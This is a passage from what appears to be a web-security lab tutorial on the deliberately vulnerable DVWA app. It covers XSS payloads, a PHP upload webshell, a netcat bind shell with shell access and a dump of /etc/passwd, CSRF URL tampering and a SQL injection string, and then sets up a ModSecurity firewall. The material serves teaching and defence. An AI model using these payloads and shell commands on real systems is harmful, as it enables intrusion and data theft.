
Another test:

Select XSS reflected from the left menu, type below strings in the box and click on

Submit button.

Names: XSSTest1

Message: `<iframe src="http://www.bbc.com"></iframe>`



As you can see below, the result will be an iframe within the page opening bbc.com webpage.

Vulnerability: Stored Cross Site Scripting (XSS)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

Name *

Message *

Name: test
Message: This is a test comment.

Name: xssiframe
Message:



More info

<http://hackers.org/xss.html>

Some more tests:

Before doing some more tests, select the Setup menu from the left and click on “Create/Reset Database” button.

This will reset all the saved objects and we can start doing some tests again.



Using below script will show the cookie loaded to the browser. Select XSS reflected and type the below text, then click on Submit.

```
<script>alert(document.cookie);</script>
```

Running below script will show a picture within the browser:

```
<img src=https://www.owasp.org/skins/owasplogo.png onerror="alert('Pop-up window via stored XSS');"
```

As you can guess, the server can easily get infected with a malicious code using Cross Site Scripting techniques. Below script is a sample example:

```
<script src=http://www.example.com/malicious-code.js></script>
```

2.4. File Upload vulnerability

2.4.1. What is Upload Attack Vector?

An Upload Attack Vector exists when a website application provides the ability to upload files. Uploaded files represent a significant risk to applications.

The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed.

Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

2.4.2. Initiate an Upload Attack Vector?

First step to initiate an upload attack vendor is to build a malicious file. We are using a php file in this example. Open an editor and add the below lines into it. Once done, save the file, use "ls.php" as filename.

```
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```


As it can be seen, the above php file is a simple malicious file to run "ls -lart" command on the server and get a directory list.

Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab). Select Upload from the left menu, click on "Choose File", select the php file you

created and then click on upload button.

By default this file will be save into “/hackable/uploads/” directory of the web server. As the application is not doing any proper control of uploads, we can upload a php file rather than an image and then try running the file on the server.

Below image shows how to upload the file.



Once the file uploaded to the server, browse the file using the below url. This will run the php file and, of course, run the command within the php script and report the output on the browser.

<http://192.168.1.12/hackable/uploads/ls.php>

As it can be seen on the below image, the result of “ls -lart” is shown on the browser.

← → C 10.132.0.14/hackable/uploads/ls.php

```
total 36
-rwxr-xr-x 1 root root 867 Aug 26 08:06 drive_email.png
drwxr-xr-x 4 root root 4096 Aug 26 08:00 ..
-rw-r--r-- 1 user-data user-data 11673 Sep 2 13:15 DPO2.txt
-rw-r--r-- 1 user-data user-data 19 Oct 2 14:32 scriptorc.txt
-rw-r--r-- 1 user-data user-data 24 Oct 2 13:07 I8hCdet.txt
-rw-r--r-- 1 user-data user-data 71 Nov 23 15:51 ls.php
drwxr-xr-x 2 root root 4096 Nov 23 15:51 .
```

Now we are going to go one step further and use our friendly netcat tool. Using netcat and file upload vulnerability, can simply create a tunnel back to the server, gain shell access to the server and run any command.

First open an editor like notepad and type the below php codes in it. Then save the file and name it “nc.php”

```
<?php
$output = shell_exec('mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe');
echo "<pre>$output</pre>";
?>
```

The above php script, simply create a pipe for linux shell and start listening on port 4444. This is the same example we did on command execution section.

Next, we will upload “nc.php” file using the Upload section of DVWA application. Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab). Select Upload from the left menu, click on “Choose File”, select the php file you created and then click on upload button.

Once the file is uploaded, we will run it using the below url:

<http://192.168.1.12/hackable/uploads/nc.php>

This will put the server into listening mode and your browser session freezes. Now it is time to connect to the server from workstation and gain control. On the workstation run the below command:

- On Windows: netcat.exe 192.168.1.12 4444
- On Linux: nc 192.168.1.12 4444

After running the above command on workstation, Netcat will establish a connection to the server and provide Shell access to the workstation. Try running a couple of commands:

```
ls -alh
```

```
cd /etc/
```

```
cat passwd
```

```
rassoul@kali:~$ nc 192.168.1.12 4444
ls -alh
total 40K
drwx----- 3 root root 4.0K Nov  9 15:41 .
drwxr-xr-x 22 root root 4.0K Aug 26 07:51 ..
prw-r--r-- 1 root root  0 Nov  3 10:57 bash
-rw----- 1 root root 5.3K Nov 16 18:19 .bash_history
-rw-r--r-- 1 root root 3.1K Feb 20 2014 .bashrc
-rw----- 1 root root  22 Aug 26 08:05 .mysql_history
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
prw-r--r-- 1 root root  0 Nov  9 15:41 sh
-rw----- 1 root root 5.5K Sep 26 04:26 .viminfo
drwxr-xr-x  4 root root 4.0K Sep 26 02:39 webgoat
cd /etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107:./var/run/dbus:/bin/false
landscape:x:104:110:./var/lib/landscape:/bin/false
sshd:x:105:65534:./var/run/sshd:/usr/sbin/nologin
rassoul:x:1000:1000:rassoul,,,:/home/rassoul:/bin/bash
```

2.5. Cross Site Request Forgery (CSRF)

2.5.1. What is CSRF?

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

2.5.2. Initiate a CSRF attack


Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab).

Select CSRF from the left menu, enter the below details on the password boxes and click on change button.

New password: abc123

Confirm new password: abc123

192.168.1.12/vulnerabilities/csrf/?password_new=abc123&password_conf=abc123&Change=Change#



Below the change button a message that says “Password Changed.”

Now, look at the URL on the top of the browser and see how the URL string has the below two parameters separated by “&”.

```
password_new=abc123
```

```
password_conf=abc123
```

```
192.168.1.12/vulnerabilities/csrf/?password_new=abc123&password_conf=abc123&Change=Change#
```

This is a simple example of bad implementation of how to change a password on a web application as the password is changed in clear text and it is seen on the url.

An attacker could manipulate the URL string using the address bar or curl to change the password.

Now copy a url string into a notepad and change “abc123” texts with “cba321”. Once done copy the full text (url string) into clipboard and put it in browser url and hit “enter”.


The url will look like this:

```
http://192.168.1.12/vulnerabilities/csrf/?
```

```
password_new=cba321&password_conf=cba321&Change=Change#
```

As you can see, the password will successfully been changed by just tampering the url.

192.168.1.12/vulnerabilities/csrf/?password_new=cba321&password_conf=cba321&Change=Change#



DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrfaq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8


Chapter 3 – Web Application Firewalls (WAF)

3.1 What is a Web Application Firewall?

Firewalls and intrusion prevention systems don't provide sufficient protections for most public-facing websites or internal business-critical and custom Web applications.

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as [cross-site scripting \(XSS\)](#) and [SQL injection](#). By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

A WAF appliance or software will protect your web sites against common OWASP (Open Web Application Security Project) identified attacks.



Security professionals sometimes confuse WAFs with NGFWs, or estimate that WAFs do not bring enough value to justify the cost when compared with IPSs. Organizations already equipped with best of-breed firewalls and IPSs might view WAFs as an exponential investment for incremental benefits. However, IPS protections against Web vulnerabilities are too general often limited to known vulnerabilities from off-the-shelf third-party libraries and frameworks. These protections are also mostly disabled by default. Corporate websites and Web applications carrying business-critical operations, such as for payroll, e-banking transactions and e-commerce orders, often include a combination of custom code, with self-inflicted vulnerabilities and third-party components. CIOs can't decide to leave critical Web servers untouched for fear of false alerts or service interruptions, because the complex Web languages (HTML5, JavaScript) give attackers attractive targets.

3.2 Benefits of Web Application Firewalls

WAF technology leverages the knowledge gained on Web applications via careful monitoring of the applications' behaviour to implement tightened security controls. When correctly implemented and tuned, WAFs are the technology of choice to enhance the security of existing Web applications.

However, when organizations don't invest enough energy in their WAF deployment, they often face disappointing results.

Risks

- False positives are the most important risk when deploying WAFs. Fear of false positives affects many WAF implementations and can lead to the displacement of the technology.
- Automatic policy learning can fail in various ways. If using a WAF as a permanent monitoring tool is not the objective, this might be an important issue. Organizations with fast-changing
- Web applications sometimes never progress beyond the learning period, due to a fear of false positives. Security leaders should also anticipate business-specific use cases, like B2B commerce with a peak period at the end of every quarter, or e-commerce sites with annual events such as the holiday season at the end of the year.
- WAF inner vulnerabilities are more critical than for other network security technologies. When acting in reverse or transparent proxy mode, the WAF itself might be a target for attackers.
- WAFs don't protect against volumetric DDoS attacks, which can bring down public websites and Web applications allowing remote access.

3.3. What is ModSecurity?

ModSecurity is an apache module that helps to protect your website from various attacks. It is used to block commonly known exploits by use of regular expressions and rule sets.

- The Apache HTTP Server, colloquially called Apache, is the world's most used web server software.

ModSecurity is a web application firewall that runs in conjunction with your web server. It's designed to protect your web sites from a range of malicious attacks and provides various features including HTTP traffic monitoring, logging and real-time analysis.

ModSecurity rules are based on a series of regular expressions. Each rule is designed to block commonly known exploits that are found in most popular content management systems, shopping carts and other web applications.

When software developers create a web application, theme or plugin they may forget to take the usual precautions to secure their code properly. In doing so, they have created an exploit or vulnerability that can be taken advantage of by a hacker.

In the majority of cases ModSecurity will block legitimate attacks by hackers however there will be times when a false positive is generated and a visitor performing a legitimate task is blocked.

More information about ModSecurity can be found on the below website:

<https://www.modsecurity.org/>

3.4. Installing and Setting up ModSecurity

To Install modsecurity, server should have Apache and GIT installed. As we already have Apache, PHP and MYSQL installed for DVWA, we just need to install the modsecurity module for Apache and GIT.

Note: At the end of this chapter, I include a summary all the commands that need to be running to enable modsecurity. This will be exactly the same process as you can see below but just the technical steps and no additional information.

Connect to the server via ssh and install modsecurity and git with the below command. (git will be used to download the required files from github.com website)

```
apt-get install libapache2-modsecurity git
```

If prompted for confirmation, select yes and continue.

Once the modsecurity module installed, it is time to do the initial configuration. First copy the recommended configuration file to .conf file and use that as main modsecurity configuration file.

To achieve this, use the below commands:

```
cd /etc/modsecurity/
```

```
cp modsecurity.conf-recommended modsecurity.conf
```

Next step is to download the rule set. Rule sets in modsecurity are similar to what is called signatures in other commercial Web Application Firewall providers. (Other WAF provider examples are companies like Imperva, F5 or Barracuda).

The below command will download a list of OWASP rule sets for modsecurity which is available on github website. Run the below command:

```
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs
```

Now we need to generate a config file for OWASP top 10 rules. We will be using the available example file for this. Run the below commands:

```
cd owasp-modsecurity-crs/
```

```
cp modsecurity_crs_10_setup.conf.example modsecurity_crs_10_setup.conf
```

Next step is to enable the rule sets. To achieve this, we need to create a link from available rules to “activated_rules” folder.

Below commands, will create a short link in “activated_rules” directory for all the rules available in base_rules and optional_rules.

```
cd /etc/modsecurity/owasp-modsecurity-crs/activated_rules/
```

```
ln -s ../modsecurity_crs_10_setup.conf .
```

```
ln -s ../base_rules/* .
```

```
ln -s ../optional_rules/* .
```

Now it is time to set up the modsecurity module configuration on Apache web server. At the moment, the ModSecurity config file /etc/apache2/mods-enabled/security2.conf contains the following line:

```
IncludeOptional /etc/modsecurity/*.conf
```

You can modify the config modsecurity apache modules config file with the below command and verify the above line:

```
vi /etc/apache2/mods-enabled/security2.conf
```

We need to add another line in there to include the activated_rules directory. To achieve this add the below line to the security2.conf file.

```
Include /etc/modsecurity/owasp-modsecurity-crs/activated_rules/*.conf
```

We can also add the include line above to the modsecurity.conf file we created at the start of this process. This file is located in /etc/modsecurity directory. Adding include option in here will assure that any rule upgrade which might replace the security2.conf file above, won't have any impact on the operation.

While you are in this file add the following line as well:

```
SecDisableBackendCompression On
```

SecDisableBackendCompression is only needed in a reverse proxy setup and is used if the web application is compressing response data in the gzip format. This is needed so that we can parse the response html data and modify it.

Without it when the log file is created, any requests which come in compressed are logged as compressed data which makes the file unreadable.

A final update is needed to Apache to enable the headers module, this allows

ModSecurity to control and modify the HTTP headers for both requests and responses.

Run the below command on shell prompt to achieve this.

```
a2enmod headers
```

Now the entire modsecurity configuration has been done, it is time to restart the Apache server, run the below command:

```
Service apache2 restart
```

Remember, the modsecurity configuration is set to “Detection Only” by details and is not blocking anything. However; the logs will show any possible violation on the server. To view the live logs, run the below command:

```
tail -f /var/log/apache2/modsec_audit.log
```

Now go back to your DVWA server and test a SQL injection attack that we learned in previous chapter.

Open a browser and go to the DVWA server url (<http://192.168.1.12> in our lab).

Select SQL injection from the left menu, in the text box in the middle type the below string and click on Submit:

```
%' or 0=0
```

The screenshot shows the DVWA web application interface. At the top, there is a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' label and a text input field containing the payload '%\' or 0=0'. A 'Submit' button is located to the right of the input field. Below the input field, there is a 'More info' section with four links to external resources related to SQL injection.

What you see on the live logs on the server SSH screen?

You should see the request is being logged and within the logs you should be able to see a message like below:

```
[msg "SQL Injection Attack: Common Injection Testing Detected"]
```

This shows your modsecurity rules are working as expected.

Try a couple of other SQL injections and command executions as you learned in previous chapter and look at the logs at the same time.

You can see modsecurity rules patterns are matched and logs are being shown about all the attacks.

As modsecurity is in detect only mode, next step is to enable blocking mode on modsecurity. To achieve this, we need to modify the modsecurity.conf file. Run the blow command and look at the content of the file.

```
vi /etc/modsecurity/modsecurity.conf
```

Below are some explanation about some of the parameters you see on the config file:

1. **SecRuleEngine** is the security rule engine which accepts all the rules from modsecurity-crs directory. So we can set different rules according to requirements. To set the different rules are the following.

SecRuleEngine On: Will activate the ModSecurity firewall for the server. It will detect and block any malicious attack on the server.

SecRuleEngine Detection Only: If this rule is set in the whitelist.conf file, it will only detect all the attacks and generate errors according to the attacks, but it will not block anything on the server.

SecRuleEngine Off: It will deactivate the ModSecurity firewall on the server.

2. **SecRequestBodyAccess:** It will tell ModSecurity whether it will check the body of the request or not. It plays a very important role when a web application is configured in way where all data go in POST request. It has only two parameters, ON or OFF. We can set that according to the requirement.
3. **SecResponseBodyAccess:** If this parameter is set to be On in the whitelist.conf file, then ModSecurity will analyse the server response and do the appropriate action accordingly. It also has only two parameters, ON or Off. We can set it according to the requirement.
4. **SetDataDirectory:** In this section we will have to define the

ModSecurity working directory. This directory will be used by the ModSecurity for temporary purposes.

To enable blocking mode on modsecurity, you need change the SecRuleEngine to On:

```
SecRuleEngine On
```

Also, you need to add the below line if not available already:


```
SecDefaultAction "phase:2,log,deny,status:500"
```

Next we need to restart the Apache server:

```
service apache2 restart
```

Now, try some attacks on DVWA and look what happens. You should see the request being blocked and you will be prompted with an error page.

Note: Based on the rules and updates at the time you are testing this, you might get false positives and modsecurity might block legitimate pages as well. If you had any issue, try to remove all signature from `/etc/modsecurity/owasp-modsecurity-crs/activated_rules/` and leave the SQL Injection rules only and restart the apache server.



Congratulation, you have completed a WAF configuration with modsecurity!

3.5. Summary of Commands:

```
apt-get install libapache2-modsecurity git
cd /etc/modsecurity/
cp modsecurity.conf-recommended modsecurity.conf
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs
cd owasp-modsecurity-crs/
cp modsecurity_crs_10_setup.conf.example modsecurity_crs_10_setup.conf
cd /etc/modsecurity/owasp-modsecurity-crs/activated_rules/
ln -s ../modsecurity_crs_10_setup.conf .
ln -s ../base_rules/* .
ln -s ../optional_rules/* .
vi /etc/apache2/mods-enabled/security2.conf
    • IncludeOptional /etc/modsecurity/*.conf
    • Include /etc/modsecurity/owasp-modsecurity-crs/activated_rules/*.conf
    • SecDisableBackendCompression On
a2enmod headers
Service apache2 restart
vi /etc/modsecurity/modsecurity.conf
    • SecRuleEngine On
    • SecDefaultAction "phase:2,log,deny,status:500"
service apache2 restart
```

Glossary

Apache

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Cross Site Scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side script into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

CSRF

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

FileZilla

FileZilla is open source software distributed free of charge under the terms of the GNU General Public License. FileZilla has a famous FTP/SFTP client software.

Data Harvesting

Data harvesting is a process where a small script, also known as a malicious bot, is used to automatically extract large amount of data from websites and use it for other purposes.

ModSecurity

ModSecurity is one of the Apache server modules that provides website protection by defending from hackers and other malicious attacks. It is a set of rules with regular expressions that helps to instantly ex-filtrate the commonly known exploits. Modsecurity obstructs the processing of invalid data (code injection attacks) to reinforce and nourish server's security.

OWASP

The Open Web Application Security Project is an online community dedicated to web application security. The OWASP community includes corporations, educational organizations and individuals from around the world.

PHP

PHP is a server-side scripting language designed for web development but also used as a general-purpose programming language. Originally created by Rasmus Lerdorf in 1994, the PHP reference implementation is now produced by The PHP Group.

SQL Injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

VirtualBox

VirtualBox is a cross-platform virtualization application. It extends the capabilities of your existing computer so that it can run multiple operating systems (inside multiple virtual machines) at the same time. So, for example, you can run Windows and Linux on your Mac, run Windows Server 2008 on your Linux server, run Linux on your Windows PC, and so on, all alongside your existing applications.

WAF

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your application, many attacks can be identified and blocked.

